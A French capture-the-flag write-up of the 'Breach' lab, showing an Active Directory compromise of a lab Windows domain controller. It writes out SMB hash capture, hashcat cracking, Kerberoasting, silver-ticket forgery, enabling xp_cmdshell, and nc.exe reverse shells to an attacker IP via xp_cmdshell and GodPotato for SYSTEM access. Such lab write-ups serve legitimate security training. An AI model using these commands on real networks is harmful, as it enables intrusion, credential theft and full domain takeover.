Breach - Médium

WRITE-UP by Frozenk

date : 2024-04-16

Table des matières

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up "Frozenk" a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

🔭 Périmètre

```
IP : 10.10.105.168
OS : windows
Domaine : breach.vl
```

🔍 Récupération d'informations

PortScan :

```
nmap 10.10.105.168 --script=vuln
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-16 10:12 CEST
Nmap scan report for 10.10.105.168
Host is up (0.031s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
|_tls-ticketbleed: ERROR: Script execution failed (use -d to debug)
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive
bytes: ERROR
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to
receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 186.05 seconds
```

SMB :

```
[+] IP: 10.10.105.168:445       Name: 10.10.105.168             Status:
Authenticated
        Disk                                                    Permissions
Comment
        ----                                                    -----------
-------
        ADMIN$                                                  NO ACCESS
Remote Admin
        C$                                                      NO ACCESS
Default share
        IPC$                                                    READ ONLY
Remote IPC
        NETLOGON                                                NO ACCESS
Logon server share
        share                                                   READ, WRITE
        SYSVOL                                                  NO ACCESS
Logon server share
        Users                                                   READ ONLY

smb: \transfer\> ls
  .                                   D        0  Thu Feb 17 15:00:35 2022
  ..                                  D        0  Tue Apr 16 10:27:00 2024
  claire.pope                         D        0  Thu Feb 17 12:21:35 2022
  diana.pope                          D        0  Thu Feb 17 12:21:19 2022
  julia.wong                          D        0  Thu Feb 17 12:24:39 2022
```

Découverte de 3 users, tentative de nxc avec user:user ne donne rien.

Le répertoire share et accessible en écriture, on va donc utiliser un outil que j'ai modif pour exegol : https://raw.githubusercontent.com/Frozenka/Exegol-Ressources/main/win/smb_killer.py

Il ne ce passe rien .. j'essaye donc de mettre dans share/transfer (qui parait plus logique ..)

```
[SMB] NTLMv2-SSP Client   : 10.10.105.168
[SMB] NTLMv2-SSP Username : BREACH\Julia.Wong
[SMB] NTLMv2-SSP Hash     : Julia.Wong::BREACH:
1122334455667788:F523D0581507FABEE6D4D50129919CE4:010100000000000000A6D163FE8FD
A01688917AA6241DBF0000000000200080050003700420032000100 1E00570049004E002D004500
5600430031004F00540057005100340057004200040034005700490 04E002D00450056004300310
04F00540057005100340057004200 2E00500037004200320 02E004C004F00430041004C00030014
00500037004200320 02E004C004F00430041004C000500140050003700420032002E004C004F004
30041004C000700080000A6D163FE8FDA0106000400020000000800300030000000000000000100
0000002000001C2A94239FE5DD93B0AFE3C4BCB04C5D4679B459075FA2D49B68C8734DF2D3310A0
0100000000000000000000000000000000000000 9001E00630069006600730 02F00310030002E0038
002E0031002E00320035003100000000000000000
```

Nous avons donc reçu le NTLMV2RE de Julia !

On crack avec Hashcat

```
hashcat -m 5600 'Julia.Wong::BREACH:
1122334455667788:F523D0581507FABEE6D4D50129919CE4:0101000000000000A6D163FE8FD
A01688917AA6241DBF0000000002000800500037004200320001001E00570049004E002D004500
5600430031004F00540057005100340057004200040034005700490004E002D00450056004300310
04F00540057005100340057004200 2E00500037004200320 02E004C004F00430041004C00030014
00500037004200320 02E004C004F00430041004C000500140050003700420032002E004C004F004
30041004C000700080000A6D163FE8FDA0106000400020000000800300030000000000000000100
0000002000001C2A94239FE5DD93B0AFE3C4BCB04C5D4679B459075FA2D49B68C8734DF2D3310A0
0100000000000000000000000000000000000009001E00630069006600730 02F00310030002E0038
002E0031002E00320035003100000000000000000' /opt/rockyou.txt --force

JULIA.WONG::BREACH:
1122334455667788:f523d0581507fabee6d4d50129919ce4:0101000000000000a6d163fe8fd
a01688917aa6241dbf0000000002000800500037004200320001001e00570049004e002d004500
5600430031004f00540057005100340057004200040034005700490004e002d00450056004300310
04f00540057005100340057004200 2e00500037004200320 02e004c004f00430041004c00030014
00500037004200320 02e004c004f00430041004c000500140050003700420032002e004c004f004
30041004c000700080000a6d163fe8fda0106000400020000000800300030000000000000000100
0000002000001c2a94239fe5dd93b0afe3c4bcb04c5d4679b459075fa2d49b68c8734df2d3310a0
0100000000000000000000000000000000000009001e00630069006600730 02f00310030002e0038
002e0031002e00320035003100000000000000000:Computer1
```

User : Julia.wong PASS : Computer1

🤯 Exploitation

Maintenant j'essaye de voir si il a des compte de services Kerberostable :

```
smbkiller # GetUserSPNs.py -outputfile Kerberoastables.txt -dc-ip
"10.10.105.168" "breach.vl"/"Julia.wong":"Computer1"

Impacket for Exegol - v0.10.1.dev1+20240403.124027.3e5f85b - Copyright 2022
Fortra - forked by ThePorgs

ServicePrincipalName              Name       MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------------------  ---------  --------
--------------------------  --------------------------  ----------
MSSQLSvc/breachdc.breach.vl:1433  svc_mssql             2022-02-17
11:43:08.106169  2024-04-16 09:59:13.731743
```

Je crack le hash

```
$krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/
svc_mssql*$aa30f990318693991ee3e5d763a4125a$cfba005a91d5fe8a7a9cdf3fe03ef1d0bf6
acb41bb017971bbc360e9ea27c59ec3ebb88a695b26230ad905cfe0d1911fb53a13519d50ce3c1b
95b5d960a4e197866dcf4641cf126c50208fa345486aa1728bd0822219f6c3c3f3a49fc1d05e76d
f6f6ce4ba42b68b5e36a0adbc708770859fd47cf8a5f68c90e2eb4cbba9e17ff276380ddf7d1764
```

```
5734469583ffa538430633c64fc64f3d30f1c4046c31796d853b886347f99edc81e7bd61ea7c35f
ba04fc908b3fa4573e48a8377b199e091382a88f119dbdf60cca49c87a2c06f3b5abf36926010a8
04d25f7147290b60e2e23b8d48e733a03a17e5701922391c54a510c3f0bdab214406c92a8fd86cb
fa6c82b9a34278a4d92e338f9fe09d1019af26fe59b07e0416585771a67b494bbcd55af505a62cf
438995a9f53e3abe3285d14b5645c0614b5c50c6180b4a8d0af90c58611c9f25408df7e0869fc37
e627341724d9c4d885969f024966f3c1c85f42734ee024b1694923f3def667199004a82feca5a05
52a012205290afa16179a59c3d3f35a3540a684c8344a7ee2a353b224b6cefb6886c08b8085c0f6
e4c665d876fdbaf7a6d0d852928227ade2f0a197562649bd52d071da397276f93d72f3a2f4394f4
667a7ae3d453aaaff7fd5e75d638c0b32f9aa56a17cef5c67526935aa82286c27368bca6fbd861e
fda81ac1356b002a1bbe4de7e6254c4ae99c5954b8d76e01005908020a2a6e650725e09e7a8372b
1c64b510f7e38b131c6b6cb822efee235fe75e8e55d8627ea5e5599e7e48f3e7cddc58040b0598f
03f23c3571e9b93a4e83cd1dba259fbb6fefb5f5467f9ee1978ac790fc64da44470a4f7f115c4cb
75afa72577239407bdd3a932e3b2b2785e4569de5d4557b279eb66dd490b25e734a268364abfc87
1de087b1683a72844a5b6dd7f1a37ddeed8027dacf9a087253cef94db383ddc627576cfcfca5ccc
3642d10bd7884ab8c6bab3125e8adc0a107d24129e3586434c98b0fc2e26338c308a4b3e2041507
842ff9847d647f179373ed3408498612b694f6ed2c38c951db747b69a3c4250b0ce2c4fce188595
b767d40e3f15e079e2db31a472369d2ad58fd9bcd9bda71ece72a262481ca2a284ed177ab3d7b7f
39669e0e96a3a2cb5b7f5cdc478d5813e84896c08414c595e1a38f7601cd62888c4531a380e293e
55cf20b03725570941a66e3322904d3bfe9b5a7b82723a126ce19feabc23fd1b165b2602cf28d0f
41b3193c1a2a1c5ca681109d8a2bef5f172c23ffec827a3c5d7051998842dd5e2116c1105c4b7a3
735957c6a3a30484901be2d267c72d2a37b2efbf3189ed0327f7a9dec95ed85f7c75247a7d51e29
3a1d1719f441c679c36d7ed45879e28b869ef7b3fd20475b616bcfdaa035c3edda14e9977b6baca
696a3d1458cc6a02641d5e466837fcdd3b894a62c05828bdeffc0f1ae6148dc0f0ac876a0296f6:
Trustno1
```

n'ayant pas réussi a RDP ou avoir un shell, je teste si l'utilisateur sql a accès a la BDD mssql

```
nxc mssql "10.10.105.168" -u users.txt -p combine.txt
MSSQL       10.10.105.168   1433   BREACHDC         [+]
breach.vl\svc_mssql:Trustno1
```

Il ne reste plus que a ce connecte a mssql

```
 mssqlclient.py svc_mssql:Trustno1@10.10.105.168 -windows-auth
Impacket for Exegol - v0.10.1.dev1+20240403.124027.3e5f85b - Copyright 2022
Fortra - forked by ThePorgs

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (BREACH\svc_mssql  guest@master)>
```

Aprés de multiples recherches dans la bdd, je ne trouve rien, il me faut donc un moyen de pouvoir me connecté directement a une machine.. je fait donc un "SILVER TICKET" avec svc_sql

```
ticketer.py -nthash "69596C7AA1E8DAEE17F8E78870E25A5C" -spn "MSSQLSvc/
breach.vl:1433@breach.vl" -domain-sid "S-1-5-21-2330692793-3312915120-706255856
" -domain "breach.vl" -user-id 500 administrator
Impacket for Exegol - v0.10.1.dev1+20240403.124027.3e5f85b - Copyright 2022
Fortra - forked by ThePorgs

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for breach.vl/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache

export KRB5CCNAME=./administrator.ccache
```

Aprés pas mal de tentatives infructueuse pour cause de mauvaise syntaxe : mssqlclient.py -k -no-pass ~~10.10.105.168~~ **breach.v**l -windows-auth, j'arrive a me connecté en adminstrateur sur MSSQL :

```
SQL (BREACH\Administrator  dbo@master
```

Nous avons maintenant un shell :

```
SQL (BREACH\Administrator  dbo@master)> enable_xp_cmdshell
[*] INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'show advanced
options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell'
changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (BREACH\Administrator  dbo@master)> xp_cmdshell whoami
output
----------------
breach\svc_mssql

NULL

SQL (BREACH\Administrator  dbo@master)>
```

Pour plus de facilités, je 'PUT' un nc.exe dans share et je le lance avec mssql :

```
SQL (BREACH\Administrator  dbo@master)> xp_cmdshell powershell /share/nc.exe
10.8.1.251 443 -e powershell
```

🔼 Élévation de privilèges

Enumération :

```
PS C:\> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
SeMachineAccountPrivilege     Add workstations to domain
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
```


J'utilise donc GodPotato

```
PS C:\share> ./GodPotato-NET4.exe -cmd "./nc.exe 10.8.1.251 1234 -e cmd"
./GodPotato-NET4.exe -cmd "./nc.exe 10.8.1.251 1234 -e cmd"
[*] CombaseModule: 0x140717621116928
[*] DispatchTable: 0x140717623707512
[*] UseProtseqFunction: 0x140717622999856
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\7da4e802-9ebc-47be-bbc2-60efd5d7b40d\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00001802-04b4-ffff-864b-b9b5cc93b421
[*] DCOM obj OXID: 0x4780a451bdd5e23d
[*] DCOM obj OID: 0xc80ba3c8cba644dd
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
```

```
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 104 Token:0x312  User: NT AUTHORITY\SYSTEM ImpersonationLevel:
Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 5944
```

Je reçois un shell NT/AUTHORITY et cat le flag root

```
C:\share>whoami
whoami
nt authority\system
```



Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**